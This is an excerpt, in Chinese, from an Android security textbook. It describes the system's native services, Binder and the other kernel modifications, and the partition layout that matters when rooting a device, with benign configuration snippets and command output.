供应商特定的程序库，即那些为某一设备型号提供硬件支持的代码库，保存在/vendor/lib（或/system/vendor/lib）路径。其中包括对图形显示设备、GPS 收发器或蜂窝式无线电的底层支持库等。非厂商特定的程序库则保存在/system/lib 路径中，通常会包括一些外部项目，比如像下面这些库。

- libexif：一个 JPEG EXIF 格式的处理库。
- libexpat：Expat 的 XML 解析器。
- libaudioalsa/libtinyalsa：ALSA 音频库。
- libbluetooth：BlueZ Linux 蓝牙库。
- libdbus：D-Bus 的 IPC 库。

这些只是 Android 的大量程序库中的一小部分，一个运行 Android 4.3 的设备中包含了超过 200 个共享程序库。

然而，并非所有的底层程序库都是标准的，Bionic 就是一个值得注意的特例。Bionic 是 BSD C 运行时库的一个变种，旨在提供更小的内存使用空间，更好的优化，同时避免产生 GNU 公共许可证（GPL）授权问题。这些差异也带来了少许代价。Bionic 的 `libc` 并不像 GNU `libc` 那么完整，甚至比不上 Bionic 源头的 BSD `libc` 实现。Bionic 中也包含了大量自己的代码，为了努力降低 C 运行时库的内存使用空间，Android 开发者还实现了一个自定义的动态链接器和线程 API。

这些库是使用原生代码开发的，因而很容易出现内存破坏漏洞，这使得该层成为探索 Android 安全性时的一个特别有趣的部分。

2. 核心服务

核心服务是指建立基本操作系统环境的服务与 Android 原生组件。这些服务包括初始化用户空间的服务（如 init）、提供关键调试功能的服务（如 adbd 和 debugggerd）等。注意，某些核心服务可能是硬件或版本特定的，本节当然不能详尽描述所有的用户空间服务。

init

init 程序通过执行一系列命令对用户空间环境进行初始化。然而，Android 使用自定义的 init 实现。代替从/etc/init.d 路径执行基于运行级别的 shell 脚本，Android 基于从/init.rc 中找到的指令来执行命令。对于设备特定的指令，可能存在一个名为/init.[hw].rc 的文件，这里[hw]是特定设备的硬件代号。以下是 HTC One V 手机上/init.rc 文件中的内容代码片段。

```
service dbus /system/bin/dbus-daemon --system --nofork
    class main
    socket dbus stream 660 bluetooth bluetooth
    user bluetooth
    group bluetooth net_bt_admin

service bluetoothd /system/bin/bluetoothd -n
    class main
```

```
    socket bluetooth stream 660 bluetooth bluetooth
    socket dbus_bluetooth stream 660 bluetooth bluetooth

# init.rc does not yet support applying capabilities, so run as root and
# let bluetoothd drop uid to bluetooth with the right linux capabilities
    group bluetooth net_bt_admin misc
    disabled

service bluetoothd_one /system/bin/bluetoothd -n
    class main
    socket bluetooth stream 660 bluetooth bluetooth
    socket dbus_bluetooth stream 660 bluetooth bluetooth
# init.rc does not yet support applying capabilities, so run as root and
# let bluetoothd drop uid to bluetooth with the right linux capabilities
    group bluetooth net_bt_admin misc
    disabled
    oneshot
# Discretix DRM
service dx_drm_server /system/bin/DxDrmServerIpc -f -o allow_other \
 /data/DxDrm/fuse

on property:ro.build.tags=test-keys
    start htc_ebdlogd

on property:ro.build.tags=release-keys
    start htc_ebdlogd_rel

service zchgd_offmode /system/bin/zchgd -pseudooffmode
    user root
    group root graphics
    disabled
```

这些初始化脚本指定几个任务，包括：

- 通过 `service` 指令，启动在开机时应该运行的服务或守护进程；
- 通过每个服务条目下缩进的参数，指定服务应该在哪个用户和用户组环境下运行；
- 设置向 Property 服务公开的系统范围属性与配置选项；
- 通过 `on` 指令，注册在特定事件发生时，如修改系统属性或装载文件系统，要执行的动作或命令。

Property 服务

Property 服务位于 Android 的初始化服务中，它提供了一个持续性的（每次启动）、内存映射的、基于键值对的配置服务。许多操作系统和框架层的组件都依赖于这些属性，其中包括网络接口配置、无线电选项甚至安全相关设置，其中的细节将在第 3 章中讨论。

属性可以通过多种方式进行读取和设置。例如，分别使用命令行实用程序 `getprop` 和 `setProp` 进行读取和设置，在原生代码中分别使用 `libcutils` 库中的 `property_get` 和 `property_set` 函数以编程方式读取和设置，或使用 `android.os.SystemProperties` 类以编程方式读取和设置（这个类函数又会继续调用上述原生函数）。Propery 服务的概述如图 2-2 所示。




图 2-2　Android 系统的 Property 服务

在 Android 设备（在本例中是一台 HTC One V 手机）上运行 getprop 命令，可以看到输出结果中包含 DalvikVM 配置、当前设置壁纸、网络接口配置设置和厂商特定的更新 URL 等。

```
root@android:/ # getprop
[dalvik.vm.dexopt-flags]: [m=y]
[dalvik.vm.heapgrowthlimit]: [48m]
[dalvik.vm.heapsize]: [128m]
...
[dhcp .wlan0.dns1]: [192.168.1.1]
[dhcp .wlan0.dns2]: []
[dhcp .wlan0.dns3]: []
[dhcp .wlan0.dns4]: []
[dhcp .wlan0.gateway]: [192.168.1.1]
[dhcp .wlan0.ipaddress]: [192.168.1.125]
[dhcp .wlan0.leasetime]: [7200]
...
[ro.htc.appupdate.exmsg.url]:
    [http://apu-msg.htc.com/extra-msg/rws/and-app/msg]
[ro.htc.appupdate.exmsg.url_CN]:
    [http://apu-msg.htccomm.com.cn/extra-msg/rws/and-app/msg]
[ro.htc.appupdate.url]:
    [http://apu-chin.htc.com/check-in/rws/and-app/update]
...
[service.brcm.bt.activation]: [0]
[service.brcm.bt.avrcp_pass_thru]: [0]
```

被设置为“只读”的一些属性不可更改，即便是 root 用户（尽管有一些设备特有的例外情况）。这些属性以 ro 为前缀。

```
[ro.secure]: [0]
[ro.serialno]: [HT26MTV01493]
[ro.setupwizard.enterprise_mode]: [1]
```

```
[ro.setupwizard.mode]: [DISABLED]
[ro.sf.lcd_density]: [240]
[ro.telephony.default_network]: [0]
[ro.use_data_netmgrd]: [true]
[ro.vendor.extension_library]: [/system/lib/libqc-opt.so]
```

你会在第 3 章读到更多关于 Property 服务及其安全影响的细节。

无线接口层

将在第 11 章中详细介绍的无线接口层（RIL），为智能手机提供了手机本身应该有通讯功能。如果没有这个组件，Android 设备将无法拨打电话，发送或接收短信，或者在没有 Wi-Fi 网络时上网。因此，它会在任何拥有蜂窝数据或电话功能的 Android 设备上运行。

debuggerd

Android 的基本崩溃报告功能是由一个称为 debuggerd 的守护进程提供的，当调试器守护进程启动时，它将打开到 Android 日志功能的一个连接，然后在一个抽象名字空间套接字开始监听客户端的连入。每次程序开始运行，链接器会安装信号处理程序，然后处理某些信号。

当要捕获的某个信号发生时，内核执行信号处理函数 `debugger_signal_handler`。这个函数连接到之前提到的由 `DEBUGGER_SOCKET_NAME` 定义的套接字上，连接之后，链接器将通知套接字的另一端（即 debuggerd）目标进程已经崩溃了。这会通知 debuggerd 应该调用它的处理流程并创建一个崩溃报告。

ADB

Android 调试桥（ADB）是由几个部件组成的，包括在 Android 设备上的 adbd 守护进程，在宿主工作站上运行的 adb 服务器，以及相应的 adb 命令行客户端。adb 服务器管理客户端与在目标设备上运行的守护进程之间的连接，便于各种任务操作，比如执行一个 shell、调试应用（通过 Java 调试网络协议）、套接字和端口转发、文件传输，以及安装/卸载应用包等。

作为一个简单的例子，你可以运行 `adb devices` 命令来列出你连接的设备。因为 ADB 在我们的主机上尚未运行，因此它会被初始化，在 5037/tcp 上监听客户端连接。然后你可以通过序列号来指明一个目标设备，并运行 `adb shell` 命令，这会获得一个在设备上运行的命令行 shell。

```
% adb devices
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
List of devices attached
D025A0A024441MGK device
HT26MTV01493 device

% adb -s HT26MTV01493 shell
root@android:/ #
```

通过对进程列表进行 grep 搜索（此例中使用 `pgrep`）也可以看到，ADB 守护进程 adbd 已在目标设备上运行。

```
root@android:/ # busybox pgrep -l adbd
2103 /sbin/adbd
```

ADB 对于使用 Android 设备和模拟器进行开发是非常关键的，因此我们将在本书中频繁使用它。你可以从http://developer.android.com/tools/help/adb.html找到如何使用 adb 命令的详细信息。

Volume 守护进程

Volume 守护进程，或称为 vold，是 Android 系统上负责安装和卸载各种文件系统的服务。例如，插入 SD 卡时，vold 会处理这一事件，检查 SD 卡的文件系统错误（如通过启动 fsck）并将 SD 卡安装到相应的路径（也就是/mnt/sdcard）。当卡被用户取出后，vold 会卸载目标卷。

vold 也处理 Android Secure Container（ASEC）文件的安装与卸载。当应用包存储到 FAT 等不安全的文件系统上时，ASEC 会对其进行加密处理。它们会在应用加载时通过环回（loopback）设备进行安装，通常挂接到/mnt/asec。

不透明二进制块（OBB）也是由 vold 进行安装和卸载的。这些文件与应用共同打包，以存储由一个共享密钥加密的数据。然而与 ASEC 容器不同的是，对 OBB 的安装和卸载是由应用自身而非系统来执行的。以下代码片段演示了使用 SuperSecretKey 作为共享密钥创建一个 OBB 的过程。

```
obbFile = "path/to/some/obbfile";
storageRef = (StorageManager) getSystemService(STORAGE_SERVICE);
storageRef.mountObb(obbFile, "SuperSecretKey", obbListener);
obbContent = storageRef.getMountedObbPath(obbFile);
```

鉴于 vold 是以 root 身份运行的，它的功能和潜在的安全漏洞都让它成为一个诱人的目标。你可以在第 3 章看到针对 vold 和其他类似服务进行特权提升攻击的详细介绍。

其他服务

在许多 Android 设备上还运行着许多其他服务，提供一些不一定是必需的额外功能（取决于设备和服务）。表 2-2 重点介绍其中的一些服务、它们的用途及在系统中的权限级别（UID、GID 和运行用户所属的辅助用户组，这些会在系统的 init.rc 文件中指明）。

表 2-2 用户空间的原生服务

服务	描述	UID、GID 和辅助用户组
netd	在 Android 2.2 以上版本中存在，由网络管理服务用于配置网络接口，运行 PPP 守护程序（pppd）、以太网与其他类似服务	UID：0 / root GID：0 / root
mediaserver	负责启动媒体相关服务，这些服务包括 Audio Flinger、Media Player Service、Camera Service 和 Audio Policy Service	UID：1013 / media GID：1005 / audio 用户组：1006 / camera 1026/ drmpc 3001 / net_bt_admin 3002 / net_bt 3003 / inet 3007 / net_bw_acct
dbus-daemon	管理 D-Bus 特有的 IPC/消息传递（主要针对非 Android 特有的组件）	UID：1002 / bluetooth GID：1002 / bluetooth 用户组：3001 / net_bt_admin

（续）

服　务	描　述	UID、GID 和辅助用户组
installd	管理设备上的应用程序包安装（以程序包管理器的名义），包括对应用程序包（APK）中 Dalvik 可执行字节码（DEX）的初始优化	UID：1012 / install GID：1002 / install 4.2 之前的版本： UID：0 / root GID：0 / root
keystore	负责对系统上键值对的安全存储（通过用户定义的口令进行保护）	UID：1017 / keystore GID：1017 / keystore 用户组：1026 / drmpc
drmserver	提供对数字版权保护的底层操作，应用通过与高层次上的 DRM 程序包与这个服务进行交互	UID：1019 / drm GID：1019 / drm 用户组：1026 / drm rpc 3003 / inet
serviceman-ager	作为注册/注销应用服务的 Binder IPC 端点的仲裁者	UID：1000 / system GID：1000 / system
surface-flinger	在 Android 4.0 以上版本中存在的显示合成器，负责创建进行演示的图形帧、屏幕，并发送给显示卡驱动	UID：1000 / system GID：1000 / system
Ueventd	在 Android 2.2 以上版本中存在的用户空间守护程序，处理系统和设备事件并采取相应动作，比如装载恰当的内核模块	UID：0 / root GID：0 / root

如前所述，这份清单并不详尽。对比定制设备与 Nexus 设备的进程列表、init.rc 文件以及文件系统，通常会发现大量的非标准服务。这些服务非常能够引起人的兴趣，因为它们的代码质量与 Android 设备中的核心服务无法相比。

2.3.5　内核

尽管 Android 的根基——Linux 内核文档相当完备而且已经被深入理解，但是 Linux 内核和 Android 使用的内核还是有很多显著的差异。本节将介绍其中的一些变化，特别是那些和 Android 安全相关的。

1. Android 分支

在早期，谷歌创建了 Linux 内核的一个 Android 分支，因为许多修改和添加已经不再与 Linux 内核主代码树相互兼容。总体而言，这其中包括了大约 250 个补丁，涉及文件系统支持、网络处理调整，以及进程和内存管理功能等。根据一位内核工程师的说法，绝大部分的补丁“代表着 Android 开发者在 Linux 内核中发现的一些局限性”。2012 年 3 月，Linux 内核维护者将 Android 特有的内核修改合并到了主代码树。表 2-3 显示了一些对主代码树的添加与修改，本节将详细介绍其中的一部分。

表 2-3　Android 对 Linux 内核的主要修改

内核修改	描　述
Binder	IPC 机制，提供额外的一些特性，比如对调用者和被调用者的安全验证。它已被大量的系统和框架服务所使用
ashmem	匿名共享内存，一种基于文件的共享内存分配器，使用 Binder IPC 来允许进程识别内存区域文件描述符
pmem	进程内存分配器，用于管理大块、连续的共享内存区域
日志记录器	系统范围的日志功能
RAM_CONSOLE	在内核错误后，在 RAM 中存储内核日志消息，以便查看
OOM 修改	“Out Of Memory”-killer 在内存空间低的时候杀掉进程，在 Android 分支中，OOM 在内存即将用尽时，较传统 Linux 内核能更快地杀掉进程
wakelocks	电源管理特性，使得设备进入低功率省电模式，同时保持可响应状态
Alarm Timers	AlarmManager 的内核接口，用于指示内核调度“醒来”时间
Paranoid Networking	将网络操作和功能特性限制在特定的用户组 ID
timed output/gpio	允许用户空间程序在一定时间后修改和重置 GPIO 寄存器
yaffs2	对 yaffs2 Flash 文件系统的支持

2. Binder

对 Android 的 Linux 内核最为重要的一个添加也许是 Binder 驱动。Binder 是一个基于 OpenBinder 修改版本的 IPC 机制，OpenBinder 最初由 Be 公司开发，后来又由 Palm 公司开发和维护。Android 的 Binder 代码量相对较小（大约有 4000 行源码，存在于 2 个文件中），但是对于大部分的 Android 功能都是非常关键的。

概括地说，Binder 内核驱动是整个 Binder 架构的粘合剂。Binder 作为一个架构，以客户端—服务器模型运行，允许一个进程同时调用多个“远程”进程中的多个方法。Binder 架构将底层细节进行了抽象，使得这些方法调用看起来就像是本地函数调用。图 2-3 显示了 Binder 的通信流图。

Binder 也使用进程 ID（PID）和 UID 信息作为一种标识调用进程的手段，允许被调用方作出访问控制的决策。通常会调用 `Binder.getCallingUid` 和 `Binder.getCallingPid` 等函数，或者调用 `checkCallingPermission` 等高层次上的检查函数。

在实际情况中会遇到的一个例子是 `ACCESS_SURFACE_FLINGER` 权限。这一权限通常只授予图形系统用户，并允许访问 Surface Flinger 图形服务的 Binder IPC 接口。此外，调用者的用户组成员关系（以及随后所需要的权限）会通过一系列对前述函数的调用进行检查，如以下代码片段所示。

```
const int pid = ipc->getCallingPid();
const int uid = ipc->getCallingUid();
    if ((uid != AID_GRAPHICS) &&
            !PermissionCache::checkPermission(sReadFramebuffer,
                pid, uid)) {
        ALOGE("Permission Denial: "
                "can't read framebuffer pid=%d, uid=%d", pid, uid);
        return PERMISSION_DENIED;
}
```




图 2-3　Binder 的通信流

在更高的层次上所暴露的 IPC 方法，如那些由绑定服务所提供的 IPC 方法，通常会通过 Android 接口定义语言（AIDL）提炼成一个抽象接口。AIDL 允许两个应用使用“协商确定”或者标准化的接口，来发送和接收数据，使得接口独立于具体的实现。AIDL 类似于其他的接口定义语言文件，比如 C/C++中的头文件。以下是一个 AIDL 代码片段的示例。

```
// IRemoteService.aidl
 package com.example.android;

//在此声明任何非默认类型导入声明

 /**范例服务接口*/
 interface IRemoteService {
     /**请求这一服务的进程 ID，做点“有趣”的事情*/
     int getPid();

     /**显示一些用作 AIDL 参数和返回值的基本类型*/
     void basicTypes(int anInt, long aLong, boolean aBoolean,
             float aFloat,
             double aDouble, String aString);
   }
```

这个 AIDL 的例子定义了一个简单的接口——IRemoteService，包含两个方法：getPid 和 basicTypes。如果一个应用绑定到暴露此接口的服务，随之就可以在 Binder 支持下调用前面提到的这两个方法。

3. ashmem

匿名共享内存服务，简称 ashmem，是另一个在 Linux 内核 Android 分支中添加的代码模块。ashmem 驱动基本上提供了基于文件、通过引用计数的共享内存接口。它广泛应用于大多数 Android 核心组件中，包括 Surface Flinger、Audio Flinger、系统服务器和 DalvikVM 等。ashmem 能够自动收缩内存缓存，并在全局可用内存较低时回收内存区域，因而非常适用于低内存环境。

在底层使用 ashmem 很简单，只需调用 ashmem_create_region 并对返回的文件描述符使

用 mmap 函数：

```
int fd = ashmem_create_region("SomeAshmem", size);
if(fd == 0) {
    data = mmap(NULL, size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
     ...
```

在较高层次上，Android 框架层中提供了 MemoryFile 类，作为 ashmem 驱动的封装器。此外，进程可以使用 Binder 机制在以后共享这些内存对象，并利用 Binder 的安全特性来限制访问。作为一起安全事件，在 2011 年年初，ashmem 被证明存在一个非常严重的安全缺陷，允许通过 Android 属性进行特权提升，关于这一点，我们将在第 3 章中进行详细介绍。

4. pmem

另一个 Android 特有的自定义驱动是 pmem，用来管理 1~16MB（或更多，取决于具体实现）的大块物理上连续的内存区块。这些区块是特殊的，可以在用户空间进程和其他内核驱动（比如 GPU 驱动）之间共享。与 ashmem 不同的是，pmem 驱动需要一个分配进程，为 pmem 的内存堆保留一个文件描述符，直到所有其他索引都关闭。

5. 日志记录器

虽然 Android 内核仍然维护自己基于 Linux 内核的日志机制，但它也使用另一个日志记录子系统，即俗称的“日志记录器”（logger）。作为 logcat 命令的支持，这个驱动用于查看日志缓冲区。它根据信息的类型，提供了 4 个独立的日志缓冲区：main（主缓冲区）、radio（无线电缓冲区）、event（事件缓冲区）与 system（系统缓冲区）。图 2-4 显示了日志事件的流图以及辅助日志记录器的组件。




图 2-4　Android 日志记录系统架构

主缓冲区通常是日志数量最大的，并且是应用相关事件的日志源。应用通常从android.util.Log类中调用一个方法，而调用的方法对应于不同的日志条目优先级别，例如，Log.i方法记录“信息性”日志，Log.d方法记录“调试”日志，而Log.e方法记录“错误”日志（很像syslog）。

系统缓冲区也是许多信息的来源，即由系统进程生成的系统级事件。这些进程利用android.util.Slog类中的println_native方法，而println_native方法又会调用特定的原生代码，将日志写入这个缓冲区。

日志消息可以使用logcat命令来获取，而主缓冲区与系统缓冲区作为默认的日志信息源。在以下代码中，我们运行adb -d logcat命令，来看看连接的设备上发生了什么。

```
$ adb -d logcat
--------- beginning of /dev/log/system
D/MobileDataStateTracker( 1600): null: Broadcast received :
 ACTION_ANY_DATA_CONNECTION_STATE_CHANGEDmApnType=null != received
 apnType=internet
D/MobileDataStateTracker( 1600): null: Broadcast received:
ACTION_ANY_DATA_CONNECTION_STATE_CHANGEDmApnType=null != received
apnType=internet
D/MobileDataStateTracker( 1600): httpproxy: Broadcast received:
ACTION_ANY_DATA_CONNECTION_STATE_CHANGEDmApnType=httpproxy != received
apnType=internet
D/MobileDataStateTracker( 1600): null: Broadcast received:
ACTION_ANY_DATA_CONNECTION_STATE_CHANGEDmApnType=null != received
apnType=internet
...
--------- beginning of /dev/log/main
...
D/memalloc( 1743): /dev/pmem: Unmapping buffer base:0x5396a000
size:12820480 offset:11284480
D/memalloc( 1743): /dev/pmem: Unmapping buffer base:0x532f8000
size:1536000 offset:0
D/memalloc( 1743): /dev/pmem: Unmapping buffer base:0x546e7000
size:3072000 offset:1536000
D/libEGL  ( 4887): loaded /system/lib/egl/libGLESv1_CM_adreno200.so
D/libEGL  ( 4887): loaded /system/lib/egl/libGLESv2_adreno200.so
I/Adreno200-EGLSUB( 4887): <ConfigWindowMatch:2078>: Format RGBA_8888.
D/OpenGLRenderer( 4887): Enabling debug mode 0
V/chromium( 4887): external/chromium/net/host_resolver_helper/host_
resolver_helper.cc:66: [0204/172737:INFO:host_resolver_helper.cc(66)]
DNSPreResolver::Init got hostprovider:0x5281d220
V/chromium( 4887): external/chromium/net/base/host_resolver_impl.cc:1515:
[0204/172737:INFO:host_resolver_impl.cc(1515)]
HostResolverImpl::SetPreresolver preresolver:0x013974d8
V/WebRequest( 4887): WebRequest::WebRequest, setPriority = 0
I/InputManagerService( 1600): [unbindCurrentClientLocked] Disable input
method client.
I/InputManagerService( 1600): [startInputLocked] Enable input
method client.
V/chromium( 4887): external/chromium/net/disk_cache/
hostres_plugin_bridge.cc:52: [0204/172737:INFO:hostres_
```

```
plugin_bridge.cc(52)] StatHubCreateHostResPlugin initializing.. .
...
```

这个 logcat 命令是如此常用，以至于 ADB 为在目标设备上运行它提供了一个快捷方式。在整本书中，我们会大量使用 logcat 命令来监视进程和整个系统的状态。

6. Paranoid Networking

Android 内核基于一个调用进程的辅助用户组来限制网络操作，而这个调用进程就是被称为 Paranoid Networking 的内核修改模块。在高层次上，这个模块将一个 AID（以及随后的 GID）映射到应用层的权限声明或请求上。例如，Manifest 文件中的权限 android.permission.INTERNET 有效地映射到 AID_INET AID（或 GID 3003）上。这些用户组、UID 以及它们相应的权能在内核源码树的 include/linux/android_aid.h 文件中定义，详见表 2-4。

表 2-4 根据用户组定义的网络权能

AID 定义	用户组 ID 和名称	权　能
AID_NET_BT_ADMIN	3001 / net_bt_admin	允许创建任意蓝牙套接字，以及可以诊断和管理蓝牙连接
AID_NET_BT	3002 / net_bt	允许创建 SCO、RFCOMM 或 L2CAP（蓝牙）套接字
AID_INET	3003 / inet	允许创建 AF_INET 或 AF_INET6 套接字
AID_NET_RAW	3004 / net_raw	允许使用 RAW 和 PACKET 套接字
AID_NET_ADMIN	3005 / net_admin	授予 CAP_NET_ADMIN 权能，允许对网络接口、路由表和套接字的操纵

你可以从 AOSP 代码库中的 system/core/include/private/android_filesystem_config.h 文件中找到其他 Android 特有的 GID。

2.4 复杂的安全性，复杂的漏洞利用

在仔细观察了 Android 的设计与架构之后，我们已经清楚地了解到，Android 操作系统是一种非常复杂的系统。设计者坚持了最低权限原则，也就是说任何特定组件都应该只能访问它真正所需要访问的东西。在本书中，你将看到他们使用这一原则的大量证据。不过，这虽然有助于提高安全性，却也增加了复杂性。

进程隔离和减少特权往往是安全系统设计中的基石。无论对于开发者还是攻击者，这些技术的复杂性也让系统都变得更加复杂，从而增加两方的开发成本。当攻击者在打磨他的攻击工具时，他必须花时间去充分了解问题的复杂性。对于像 Android 这样一个系统，单单攻击一个安全漏洞，可能不足以获取到系统的完全控制权。攻击者可能需要利用多个安全漏洞才能达到目的。总之，要成功地攻击一个复杂系统，需要一个复杂的漏洞利用。

一个能够很好地说明这一点的真实例子是，用于 root HTC J Butterfly 手机的“diaggetroot”漏洞利用。为了获取 root 访问控制权，它利用了多个互为补充的安全问题。这个特殊的漏洞利用会在第 3 章中详细讨论。

2.5　小结

本章概述了 Android 安全设计和架构。我们引入了 Android 沙箱及 Android 使用的权限模型，包括 Android 对 Unix 系统 UID/GID 映射关系的特殊实现 AID，以及在整个系统中实施的限制和权能。

我们也深入介绍了 Android 的逻辑层次，包括应用层、Android 框架层、DalvikVM、用户空间原生代码和 Linux 内核。对于每个层次，我们都讨论了主要组件，特别是那些与安全相关的组件。我们强调了 Android 开发者对 Linux 内核所作出的重要添加与修改。

本章对 Android 总体设计较高层次上的介绍将有助于理解后续章节，这些章节将进一步深入到本章介绍的层次和组件中。

下一章将解释如何完全控制 Android 设备的方法及其理由。我们将讨论几种通用的方法，并介绍一些依赖于特定安全漏洞的已公开技术。

第 3 章

root Android 设备

在 Android 设备上获得超级用户权限的过程通常被称为 root，这是由于超级用户账号无论在哪个类 UNIX 系统中都被叫作 root。这个特殊账号拥有对类 UNIX 系统上所有文件与程序的权限，能够对操作系统进行完全控制。

一个人想要在 Android 设备上获取管理权限，可能会出于很多种原因。就本书而言，我们主要想在不受 UNIX 权限束缚的情况下，审查 Android 设备的安全性。然而，有些人想要访问或修改系统文件，以改变一些硬编码的配置或行为，或者使用自定义的主题和开机动画来改变系统的观感与体验。root 设备还允许用户卸载预装应用，执行完整的系统备份和恢复，或安装定制内核映像与模块。此外，有一类应用需要 root 权限才能运行，这些应用通常称为 root app，包括基于 IPTables 的防火墙软件、广告拦截软件、超频软件及支持设置上网热点（Tethering）的应用等。

无论你出于何种目的对设备进行 root 操作，你都需要认识到 root 设备将会损害设备的安全性。一个原因是所有用户数据都将暴露给被授予 root 权限的应用。此外，这会让你的设备敞开一道大门，当你的设备丢失或者被盗后，其他人就可以从中提取到所有的用户数据，如果在 root 设备时移除了安全机制（如引导加载程序锁或签名的恢复更新），则更是如此。

本章涵盖了 root Android 设备的一般过程，不会涉及对特定 Android 版本或设备型号的详细解析。本章也会解释获取 root 权限过程中每个步骤会造成的安全隐患。最后，本章概要描述过去曾被用于进行 root Android 设备的一系列安全漏洞，这些安全漏洞已经在现在的 Android 发行版中得到了修复。

警告 在对 root 没有充分了解的情况下 root 你的设备，可能会导致你的设备无法正常工作。在你修改任何系统文件时，更有可能会出现这种情况。值得庆幸的是，大多数 Android 设备都可以在需要时恢复到出厂状态。

3.1 理解分区布局

分区是在设备的持久性存储内存中划分的逻辑存储单元或分块，而布局是指对分区制定次序、偏移和尺寸。分区布局在绝大多数设备中是由引导加载程序（boot loader）来处理的，而在

某些罕见的情况下，也可以由内核本身进行处理。这种底层存储分区对于设备功能的正常工作是至关重要的。

不同供应商与设备平台的分区布局各不相同。两种不同设备的分区布局通常不会完全相同。但是，有几种分区在所有 Android 设备中都会存在。最常见的是引导区、系统区、数据区、恢复区和缓存区。一般来说，设备的 NAND 闪存会使用以下分区布局。

- 引导加载程序　存储手机的引导加载程序，这一程序需要在手机开机时负责对硬件的初始化，引导启动 Android 内核，并实现可供选择的引导模式（如下载模式）。
- 开机闪屏　存储设备开机后马上看到的闪屏图像，通常包含设备制造商或移动通信运营商的 Logo。在某些设备上，启动画面位图会被嵌入在引导加载程序中，而不是存储在一个单独的分区里。
- 引导区 存储了 Android 的引导映像（boot image），包含一个 Linux 内核（zImage）和 root 文件系统 RAM 磁盘（initrd ）。
- 恢复区　存储了一个最小化的 Android 引导映像，该映像提供维护功能，并作为故障保护机制。
- 系统区 存储设备上被挂载至/system 的整个 Android 系统映像，这一映像中包含了 Android 框架、程序库、系统二进制文件，以及预装的应用。
- 用户数据区　也称为数据分区，这是设备对应用数据和用户文件（如照片、视频、音频和下载文件）的内部存储分区，在一个已引导的系统上，会被挂载至/data 目录。
- 缓存区　用于存放各种实用程序文件，比如恢复日志、实时下载的更新应用包。在将应用安装在 SD 卡上的设备中也会包含 Dalvik-cache 文件夹，其中存储了 DalvikVM 的缓存。
- 无线电分区 存储基带系统映像的分区。此分区通常只在具有通话功能的设备上存在。

确定分区布局

可以通过多种方式获取特定设备的分区布局。第一种方式是查看/proc 文件系统中 partitions 条目的内容。以下是在一部运行 Android 4.2.1 的三星 Galaxy Nexus 手机上分区条目的内容：

```
shell@android:/data $ cat /proc/partitions
major minor  #blocks   name

  31        0        1024 mtdblock0
 179        0    15388672 mmcblk0
 179        1         128 mmcblk0p1
 179        2        3584 mmcblk0p2
 179        3       20480 mmcblk0p3
 179        4        8192 mmcblk0p4
 179        5        4096 mmcblk0p5
 179        6        4096 mmcblk0p6
 179        7        8192 mmcblk0p7
 259        0       12224 mmcblk0p8
 259        1       16384 mmcblk0p9
 259        2      669696 mmcblk0p10
```

```
 259        3      442368 mmcblk0p11
 259        4    14198767 mmcblk0p12
 259        5          64 mmcblk0p13
 179       16         512 mmcblk0boot1
 179        8         512 mmcblk0boot0
```

除了 proc 条目，还有一种途径可以获得这些设备文件与逻辑功能的映射关系。要做到这一点，需要检查/dev/block/platform 中 SoC 特定目录的内容。在这里，你可以找到一个名为 by-name 的目录，其中每个分区名都被链接到相应的块设备上。以下显示了在与前例同款三星 Galaxy Nexus 设备上查看这个目录内容的结果。

```
shell@android:/dev/block/platform/omap/omap_hsmmc.0/by-name $ ls -l
lrwxrwxrwx root   root   2013-01-30 20:43 boot -> /dev/block/mmcblk0p7
lrwxrwxrwx root   root   2013-01-30 20:43 cache -> /dev/block/mmcblk0p11
lrwxrwxrwx root   root   2013-01-30 20:43 dgs -> /dev/block/mmcblk0p6
